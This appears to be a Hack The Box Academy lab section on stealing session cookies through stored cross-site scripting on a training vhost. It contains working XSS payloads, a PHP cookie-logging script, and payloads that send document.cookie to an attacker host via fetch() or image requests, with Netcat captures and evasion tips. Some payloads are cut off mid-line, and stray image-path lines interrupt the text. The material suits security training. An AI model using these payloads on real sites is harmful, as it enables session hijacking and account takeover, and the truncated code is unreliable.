Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) vulnerabilities are among the most common web application vulnerabilities. An XSS vulnerability may allow an attacker to execute arbitrary JavaScript code within the target's browser and result in complete web application compromise if chained together with other vulnerabilities. In this section, though, we will focus on exploiting Cross-Site Scripting (XSS) vulnerabilities to obtain valid session identifiers (such as session cookies).

If you want to dive deeper into Cross-Site Scripting (XSS) vulnerabilities, we suggest you study our Cross-Site Scripting (XSS) module.

For a Cross-Site Scripting (XSS) attack to result in session cookie leakage, the following requirements must be fulfilled:


- `Session cookies should be carried in all HTTP requests`
- `Session cookies should be accessible by JavaScript code (the HTTPOnly attribute should be missing)`

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application and follow along. Don't forget to configure the specified vhost (`xss.htb.net`) to access the application.

Navigate to `http://xss.htb.net` and log in to the application using the credentials below:

- `Email: crazygorilla983`
- `Password: pisces`

This is an account that we created to look at the application's functionality. It looks like we can edit the input fields to update our email, phone number, and country.



In such cases, it is best to use payloads with event handlers like `onload` or `onerror` since they fire up automatically and also prove the highest impact on stored XSS cases. Of course, if they're blocked, you'll have to use something else like `onmouseover`.

In one field, let us specify the following payload:

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

In one field, let us specify the following payload.

Code: javascript

```
"><img src=x onerror=prompt(document.domain)>
```

We are using `document.domain` to ensure that JavaScript is being executed on the actual domain and not in a sandboxed environment. JavaScript being executed in a sandboxed environment prevents client-side attacks. It should be noted that sandbox escapes exist but are outside the scope of this module.

In the remaining two fields, let us specify the following two payloads.


Code: javascript

```
"><img src=x onerror=confirm(1)>
```

Code: javascript


```
"><img src=x onerror=alert(1)>
```


We will need to update the profile by pressing "Save" to submit our payloads.




The profile was updated successfully. We notice no payload being triggered, though! Often, the payload code is not going to be called/executed until another application functionality triggers it. Let us go to "Share," as it is the only other functionality we have, to see if any of the submitted payloads are retrieved in there. This functionality returns a publicly accessible profile. Identifying a stored XSS vulnerability in such a functionality would be ideal from an attacker's perspective.

That is indeed the case! The payload specified in the *Country* field fired!





Let us now check if *HTTPOnly* is "off" using Web Developer Tools.



HTTPOnly is off!

Obtaining session cookies through XSS

We discovered that it is possible to create and share publicly accessible user profiles that store and execute arbitrary XSS payloads upon viewing.

Let us create a cookie-logging script (save it as `log.php`) and use it to capture a victim's session cookie by sharing the URL of a public profile that is vulnerable to stored XSS and embeds our cookie-stealing payload. The below PHP script can be hosted on a VPS or your attacking machine (depending on egress restrictions).

Code: php


```php
<?php
$logFile = "cookieLog.txt";
$cookie = $_REQUEST["c"];

$handle = fopen($logFile, "a");
fwrite($handle, $cookie . "\n\n");
fclose($handle);

header("Location: http://www.google.com/");
exit;
?>
```

This script waits for anyone to request `?c=+document.cookie`, and it will then parse the included cookie.

The cookie-logging script can be run as follows. `TUN Adapter IP` is the `tun` interface's IP of either Pwnbox or your own VM.



Before we simulate the attack, let us restore Ela Stienen's original Email and Telephone (since we found no XSS in these fields and also want the profile to look legitimate). Now, let us place the below payload in the *Country* field. There are no specific requirements for the payload; we just used a less common and a bit more advanced one since you may be required to do the same for evasion purposes.

Payload:

Code: javascript

```
<style>@keyframes x{}</style><video style="animation-name:x" onanimationend="window.location
```

Note: If you're doing testing in the real world, try using something like XSSHunter (now deprecated), Burp Collaborator or Project Interactsh. A default PHP Server or Netcat may not send data in the correct form when the target web application utilizes HTTPS.

A sample HTTPS>HTTPS payload example can be found below:

Code: javascript

```
<h1 onmouseover='document.write(`<img src="https://CUSTOMLINK?cookie=${btoa(document.cookie)}
```

Simulate the victim

Open a `New Private Window`, navigate to `http://xss.htb.net` and log in to the application using the credentials below:

- `Email: smallfrog576`
- `Password: guitars`

This account will play the role of the victim!

Now, navigate to `http://xss.htb.net/profile?email=ela.stienen@example.com`. This is the attacker-crafted public profile that hosts our cookie-stealing payload (leveraging the stored XSS vulnerability we previously identified).

You should now see the below in your attacking machine.

```
└──╼ [★]$ php -S 10.10.14.36:8000
[Sat Mar 12 22:35:00 2022] PHP 7.4.21 Development Server (http://10.10.14.36:800
0) started
[Sat Mar 12 22:37:30 2022] 10.10.14.36:37104 Accepted
[Sat Mar 12 22:37:30 2022] 10.10.14.36:37104 [302]: GET /log.php?c=auth-session=
s%3AQZOROUpdXhN0HoUmvfdciep2TpQ7b4Lf.QvA0FAmC1RCN1QvEDhUs4DjsGQJ%2BP7wq4Zb16Sl%2
BphE
[Sat Mar 12 22:37:30 2022] 10.10.14.36:37104 Closing
```

Terminate the PHP server with Ctrl+c, and the victim's cookie will reside inside `cookieLog.txt`

```
^C─[eu-academy-2]─[10.10.14.36]─[htb-ac60784@pwnbox-base]─[~]
└──╼ [★]$ cat cookieLog.txt
auth-session=s:QZOROUpdXhN0HoUmvfdciep2TpQ7b4Lf.QvA0FAmC1RCN1QvEDhUs4DjsGQJ+P7wq
4Zb16Sl+phE
```

You can now use this stolen cookie to hijack the victim's session!

Obtaining session cookies via XSS (Netcat edition)

Instead of a cookie-logging script, we could have also used the venerable Netcat tool.

Let us try that as well for completeness's sake.

Before we simulate the attack, let us place the below payload in the *Country* field of Ela Stienen's profile and click "Save." There are no specific requirements for the payload. We just used a less common and a bit more advanced one since you may be required to do the same for evasion purposes.

Code: javascript

```
<h1 onmouseover='document.write(`<img src="http://<VPN/TUN Adapter IP>:8000?cookie=${btoa(doc
```

Let us also instruct Netcat to listen on port 8000 as follows.

Cross-Site Scripting (XSS)


```
MisaelMacias@htb[/htb]$ nc -nlvp 8000
listening on [any] 8000 ...
```

Open a `New Private Window` and navigate to `http://xss.htb.net/profile?email=ela.stienen@example.com`, simulating what the victim would do. We remind you that the above is an attacker-controlled public profile hosting a cookie-stealing payload (leveraging the stored XSS vulnerability we previously identified).

By the time you hold your mouse over "test," you should now see the below in your attacking machine.

```
└──╼ [★]$ netcat -nlvp 8000
listening on [any] 8000 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.14.36] 37106
GET /?cookie=YXV0aC1zZXNzaW9uPXMlM0FRWk9ST1VwZFhoTjBIb1VtdmZkY2llcDJUcFE3YjRMZi5
RdkEwRkFtQzFSQ04xUXZFRGhVczREanNHUUolMkJQN3dxNFpiMTZTbCUyQnBoRQ== HTTP/1.1
Host: 10.10.14.36:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://xss.htb.net/
```

Please note that the cookie is a Base64 value because we used the `btoa()` function, which will base64 encode the cookie's value. We can decode it using `atob("b64_string")` in the Dev Console of Web Developer Tools, as follows.



You can now use this stolen cookie to hijack the victim's session!

We don't necessarily have to use the `window.location()` object that causes victims to get redirected. We can use `fetch()`, which can fetch data (cookies) and send it to our server without any redirects. This is a stealthier way.


Find an example of such a payload below.


Code: javascript

```
<script>fetch(`http://<VPN/TUN Adapter IP>:8000?cookie=${btoa(document.cookie)}`)</script>
```

Give it a try...

It is about time we jump to another session attack called Cross-Site Request Forgery (CSRF or XSRF).




Start Instance
∞ / 1 spawns left
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Download VPN Connection File
Target(s): Click here to spawn the target system!
vHosts needed for these questions:
xss.htb.net
+ 1 If xss.htb.net was utilizing SSL encryption, would an attacker still be able to capture cookies through XSS? Answer format: Yes or No
Yes
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX